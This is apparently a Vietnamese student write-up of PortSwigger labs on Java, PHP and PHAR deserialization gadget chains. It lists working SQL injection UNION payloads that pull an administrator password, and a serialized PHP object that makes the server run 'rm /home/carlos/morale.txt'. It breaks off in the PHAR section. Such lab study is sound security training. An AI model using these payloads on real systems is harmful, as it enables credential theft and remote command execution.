**LAB 8: Developing a custom gadget chain for Java deserialization**

1. **NỘI DUNG CHỦ ĐỀ**
   1. **Đặc điểm và nguyên tắc hoạt động**

* **Đặc điểm:** Tấn công qua deserialization (giải tuần tự hóa) trong Java thường tận dụng các lỗ hổng trong quá trình giải tuần tự của dữ liệu, đặc biệt là khi đối tượng chứa các phương thức readObject(), readResolve(), hoặc các phương thức tương tự. Khi dữ liệu không được xác thực đúng cách, dữ liệu từ kẻ tấn công có thể khởi động các chuỗi gọi hàm (gadget chain) thông qua các phương thức này. Trong các cuộc tấn công nghiêm trọng, việc này có thể dẫn đến thực thi mã từ xa (RCE).
* **Nguyên tắc hoạt động:** Chuỗi gọi hàm tùy chỉnh được xây dựng bằng cách tìm kiếm các lớp có các phương thức đặc biệt hoặc liên kết với các đối tượng chứa các phương thức dễ bị lợi dụng trong thư viện của Java hoặc mã nguồn của ứng dụng. Kẻ tấn công xây dựng chuỗi các phương thức được gọi tự động khi đối tượng được giải tuần tự và có thể đạt được mục đích độc hại, như thực thi mã lệnh.
  1. **Phương pháp ngăn chặn**
* **Xác thực dữ liệu đầu vào:** Hạn chế dữ liệu đầu vào từ người dùng có chứa các đối tượng tuần tự hóa. Hạn chế sử dụng deserialization đối với các nguồn không tin cậy.
* **Loại bỏ các lớp không cần thiết:** Loại bỏ các lớp và phương thức dễ bị khai thác như readObject() hoặc readResolve(). Sử dụng các thư viện bảo mật để phát hiện và loại bỏ các chuỗi gọi hàm không an toàn.
* **Sử dụng các công cụ bảo mật:** Các thư viện như Jackson hoặc Gson có thể thay thế cho Java Serialization API trong các trường hợp không yêu cầu tuần tự hóa hoàn chỉnh, giúp giảm nguy cơ tấn công.


1. **Các bước thực hiện bài Lab**
   1. **Mục tiêu**

Mục tiêu của bài lab là khai thác lỗ hổng trong cơ chế tuần tự hóa đối tượng của Java để thực hiện các hành động bất hợp pháp. Trong bài này, ta sẽ sử dụng chuỗi gadget để khai thác lỗ hổng deserialization nhằm truy xuất mật khẩu của tài khoản administrator. Sau khi lấy được mật khẩu, ta sẽ đăng nhập vào tài khoản admin và xóa tài khoản "carlos".


🡪 Bài lab này giúp thực hành khai thác chuỗi gadget trong quá trình deserialization của Java, sử dụng kỹ thuật SQL Injection để truy xuất dữ liệu nhạy cảm và thao tác trên tài khoản người dùng.

* 1. **Thực hiện**

- Truy xuất mã nguồn của file AccessTokenUser.java trong thư mục /backup, sau đó “Send to Repeater”




- Ta sẽ xóa phần /AccessTokenUser.java đi để xem ở thư mục /backup/ chứa gì



🡪 Ta thấy có thêm phần /ProductTemplate.java

🡪 Ta khai thác vô thư mục này

- Khi vô được thư mục /ProductTemplate.java như ảnh sau:



\*\* Phần nội dung của Response ở trên:

|  |
| --- |
| HTTP/2 200 OK  Set-Cookie: session=; Secure; HttpOnly; SameSite=None  X-Frame-Options: SAMEORIGIN  Content-Length: 1651  package data.productcatalog;  import common.db.JdbcConnectionBuilder;  import java.io.IOException;  import java.io.ObjectInputStream;  import java.io.Serializable;  import java.sql.Connection;  import java.sql.ResultSet;  import java.sql.SQLException;  import java.sql.Statement;  public class ProductTemplate implements Serializable  {  static final long serialVersionUID = 1L;  private final String id;  private transient Product product;  public ProductTemplate(String id)  {  this.id = id;  }  private void readObject(ObjectInputStream inputStream) throws IOException, ClassNotFoundException  {  inputStream.defaultReadObject();  JdbcConnectionBuilder connectionBuilder = JdbcConnectionBuilder.from(  "org.postgresql.Driver",  "postgresql",  "localhost",  5432,  "postgres",  "postgres",  "password"  ).withAutoCommit();  try  {  Connection connect = connectionBuilder.connect(30);  String sql = String.format("SELECT \* FROM products WHERE id = '%s' LIMIT 1", id);  Statement statement = connect.createStatement();  ResultSet resultSet = statement.executeQuery(sql);  if (!resultSet.next())  {  return;  }  product = Product.from(resultSet);  }  catch (SQLException e)  {  throw new IOException(e);  }  }  public String getId()  {  return id;  }  public Product getProduct()  {  return product;  }  } |

🡪 Ở đây ta thấy có id của các lớp, trong đó id này được thực hiện trong truy vấn SQL, vì thế mà ta cần tạo một tuần tự hóa với một đối tượng mới là "productTemplate.java" để có thể chèn 1 số lệnh được tiêm SQL ở trong.

- Trước hết thì clone thư mục này về Kali:

$git clone <https://github.com/emanuelepicas/UsefulExploits.git>


(bởi vì github này cung cấp sẵn các code để phục vụ cho việc khai thác các bước phía dưới)



- Trong trường hợp này, ta cần lấy lại mật khẩu quản trị viên, vì vậy chúng ta cần vào cơ sở dữ liệu tất cả các bảng tất cả các cột. Để vào đúng mật khẩu, các bước đầu tiên mà ta thường có thể thực hiện trong quá trình tiêm SQL là chèn truy vấn chung này với

' OR 1=1 -- để chèn chú thích và chỉ để chắc chắn rằng chúng ta có thể chèn lệnh tiêm SQL.

- Sau khi clone về thì ta truy cập vào thư mục như ảnh:



\*\* ‘SQL Steps’ là file chứa các lệnh để test các trường hợp khi muốn dò tài khoản và mật khẩu của quản trị viên, file đó như sau:

|  |
| --- |
| **' OR 1=1 --**  Find the version through the errors  How to determinate the number of columns  **' UNION SELECT NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL --**  (error indicates that there more or less of them)  **' UNION SELECT NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL --**  query to find out the string:  **' UNION SELECT NULL, NULL, NULL, 'a', NULL, NULL, NULL, NULL --**  error: java.io.IOException: org.postgresql.util.PSQLException: ERROR: invalid input syntax for type integer: &quot;a&quot;  Position: 69  List the content of the database  **' UNION SELECT NULL,NULL, NULL, CAST(table\_name as numeric), NULL, NULL, NULL, NULL FROM information\_schema.tables --**  Now enumerate the column content  **' UNION SELECT NULL,NULL, NULL, CAST(table\_name as numeric), CAST(column\_name as numeric), NULL, NULL, NULL FROM information\_schema.tables --**  This will retrive the username field:  **' UNION SELECT NULL,NULL, NULL, NULL, CAST(column\_name as numeric), NULL, NULL, NULL FROM information\_schema.columns WHERE table\_name='users' --**  This will retrive the name of the user  **' UNION SELECT NULL,NULL, NULL, NULL, CAST(username as numeric), NULL, NULL, NULL FROM users --**  This query will give us an int  **' UNION SELECT NULL,NULL, NULL, NULL, CAST(username as numeric), CAST(passsword as numeric), NULL, NULL FROM users --**  java.io.IOException: org.postgresql.util.PSQLException: ERROR: column &quot;passsword&quot; does not exist  Hint: Perhaps you meant to reference the column &quot;users.password&quot;.  Position: 106    now we can use the final one      **' UNION SELECT NULL,NULL, NULL, NULL, CAST(password as numeric), NULL, NULL, NULL FROM users --** |

- Ta sẽ trình bày lệnh đầu tiên và lệnh cuối cùng, các lệnh còn lại làm tương tự để khai thác lỗi:


|  |  |
| --- | --- |
| Lệnh đầu | **$ nano Main.java**    **$ javac Main.java**    **$ java Main**    🡪 Copy mã Serialized object, tạm gọi là mã S\_Obj\_1  - Sau đó bắt lấy gói HTTP lúc login bằng wiener:peter để chuyển qua repeater, thay cookie lúc đó bằng S\_Obj\_1, và xóa “?id=wiener” chỗ GET như hình:    🡪 Báo hiệu ứng dụng bị SQL Injection, có thể khai thác tiếp |
| Lệnh cuối | **$ nano Main.java**    **$ javac Main.java**    **$ java Main**    🡪 Copy mã Serialized object, tạm gọi là mã S\_Obj\_2  - Sau đó bắt lấy gói HTTP lúc login bằng wiener:peter để chuyển qua repeater, thay cookie lúc đó bằng S\_Obj\_2, và xóa “?id=wiener” chỗ GET như hình:    🡪 pass: “p15h93b5zk2gfjbza16b” |

🡺 administrator - p15h93b5zk2gfjbza16b

* 1. **Kết quả**

- Ta sẽ trích xuất thành công mật khẩu của tài khoản administrator

- Sử dụng mật khẩu này để đăng nhập vào tài khoản administrator và xóa được tài khoản carlos



**LAB 9: Developing a custom gadget chain for PHP deserialization**

1. **NỘI DUNG CHỦ ĐỀ**
   1. **Đặc điểm và nguyên tắc hoạt động**

* **Đặc điểm:** Tấn công deserialization trong PHP sử dụng các đối tượng được tuần tự hóa bằng hàm serialize() và unserialize(). Nếu đối tượng chứa các **magic methods** như \_\_wakeup(), \_\_destruct(), hoặc \_\_call(), chúng sẽ tự động được kích hoạt khi đối tượng được giải tuần tự. Kẻ tấn công có thể thao tác các thuộc tính để kích hoạt chuỗi gọi hàm, từ đó gọi các phương thức như system(), exec() để thực thi mã độc trên hệ thống.
* **Nguyên tắc hoạt động:** Chuỗi gọi hàm tùy chỉnh trong PHP tận dụng sự kết hợp của các magic methods và thuộc tính để thực hiện lệnh độc hại. Bằng cách kiểm tra mã nguồn, kẻ tấn công có thể tìm thấy lớp dễ bị tấn công và xây dựng một chuỗi gọi hàm chứa các giá trị thao túng nhằm gọi hàm thực thi mã.
  1. **Phương pháp ngăn chặn**
* **Tránh sử dụng unserialize() cho dữ liệu không tin cậy:** Tránh giải tuần tự hóa dữ liệu đầu vào từ người dùng. Nếu bắt buộc phải sử dụng, nên có biện pháp xác thực dữ liệu.
* **Hạn chế sử dụng magic methods:** Tránh sử dụng các phương thức đặc biệt như wakeup() hoặc \_\_destruct() trong các lớp dễ bị tấn công hoặc xử lý dữ liệu từ người dùng.
* **Sử dụng thư viện an toàn:** Sử dụng các thư viện an toàn như JSON thay vì tuần tự hóa đối tượng để lưu trữ và truyền dữ liệu.


1. **Các bước thực hiện bài Lab**
   1. **Mục tiêu**

Mục tiêu của bài lab này là khai thác lỗ hổng deserialization trong PHP để đạt được Remote Code Execution (RCE) và xóa tệp morale.txt khỏi thư mục của người dùng Carlos (/home/carlos/morale.txt). Để đạt được điều này, ta cần tạo một gadget chain (chuỗi gọi hàm) để thực thi lệnh xóa tệp thông qua cơ chế xử lý tuần tự hóa của ứng dụng.

* 1. **Thực hiện**

- Dùng Kali Linux để thực hiện bài lab


- Mở Burp Suite lên và click vào Open the Browse ở mục Proxy để Burp Suite kiểm soát các trang web của mình




- Tiến hành đăng nhập vô portswigger

- Truy cập vào bài lab muốn tiến hành và đăng nhập vào bằng wiener:peter


- Ta bắt cái HTTP lúc login bằng wiener:peter như hình dưới để chuyển qua repeater để khai thác cookie ở các bước sau




- Ở mục Target 🡪 Site map 🡪 Tìm CustomTemplate.php như hình dưới rồi chuyển nó vào Repeater




- Ta chèn dấu ~ sau phần mở rộng .php (tức là /cgi-bin/libs/CustomTemplate.php~). vào chỗ GET như ảnh dưới thì ta thu được mã nguồn chi tiết của lớp CustomTemplate.



\*\* Mã nguồn tiết lộ rằng lớp CustomTemplate có phương thức magic \_\_wakeup(), phương thức này sẽ tự động kích hoạt khi đối tượng được giải tuần tự hóa. Trong \_\_wakeup(), đối tượng Product sẽ được tạo với các thuộc tính default\_desc\_type và desc.



\*\* Lớp DefaultMap có phương thức magic \_\_get(), được kích hoạt khi truy cập một thuộc tính không tồn tại trong đối tượng DefaultMap. Phương thức này sử dụng call\_user\_func() để gọi hàm chứa trong thuộc tính callback. Hàm này sẽ thực thi lệnh trên $name, là tên thuộc tính không tồn tại đã được truy cập.




🡪 Chính vì vậy mà để khai thác lỗ hỏng này, ta sẽ tạo đối tượng CustomTemplate với 2 lệnh chính là “exec” và “rm /home/carlos/morale.txt”.

🡪 Đối tượng tuần tự hóa để thực thi lệnh sẽ có dạng như sau:

|  |
| --- |
| O:14:"CustomTemplate":2:{s:17:"default\_desc\_type";s:26:"rm /home/carlos/morale.txt";s:4:"desc";O:10:"DefaultMap":1:{s:8:"callback";s:4:"exec";}} |

- Encode as “Base64”




- Đưa cái mã được Encode vào thay cái cookie lúc đầu và bỏ đi “?id=wiener”

|  |  |
| --- | --- |
| Lúc đầu |  |
| Lúc sau |  |

* 1. **Kết quả**

- Khi ứng dụng giải tuần tự hóa cookie chứa đối tượng trên, chuỗi gọi hàm sẽ được kích hoạt, dẫn đến việc thực thi lệnh rm /home/carlos/morale.txt.

- Kết quả là tệp morale.txt sẽ bị xóa khỏi thư mục của Carlos, hoàn thành yêu cầu của bài lab và giải quyết thử thách khai thác deserialization PHP.



**LAB 10: Using PHAR deserialization to deploy a custom gadget chain**

1. **NỘI DUNG CHỦ ĐỀ**
   1. **Đặc điểm và nguyên tắc hoạt động**

* **Đặc điểm:** PHAR (PHP Archive) là định dạng lưu trữ đặc biệt trong PHP, có thể chứa metadata được tuần tự hóa (serialized). Một tính năng quan trọng của PHAR là khi một tập tin PHAR được truy cập qua giao thức phar://, dữ liệu metadata của nó sẽ tự động bị giải tuần tự (deserialized). Kẻ tấn công có thể lợi dụng điểm yếu này để tiến hành các cuộc tấn công deserialization ngay cả khi ứng dụng không sử dụng phương thức unserialize() trực tiếp.
* **Nguyên tắc hoạt động:** Khi ứng dụng xử lý một tệp PHAR qua giao thức phar://, nó sẽ tự động giải tuần tự metadata. Nếu kẻ tấn công có thể tải lên một tệp PHAR có chứa mã độc được ngụy trang dưới dạng một tệp JPG (polyglot file), tệp này có thể vượt qua các kiểm tra hợp lệ của ứng dụng. Sau đó, nếu ứng dụng gọi một phương thức thao tác trên tệp không an toàn như file\_exists() với tệp PHAR, mã độc trong metadata sẽ được thực thi. Điều này tạo ra một kênh khai thác để thực hiện các hành vi nguy hiểm như Remote Code Execution (RCE).
  1. **Phương pháp ngăn chặn**
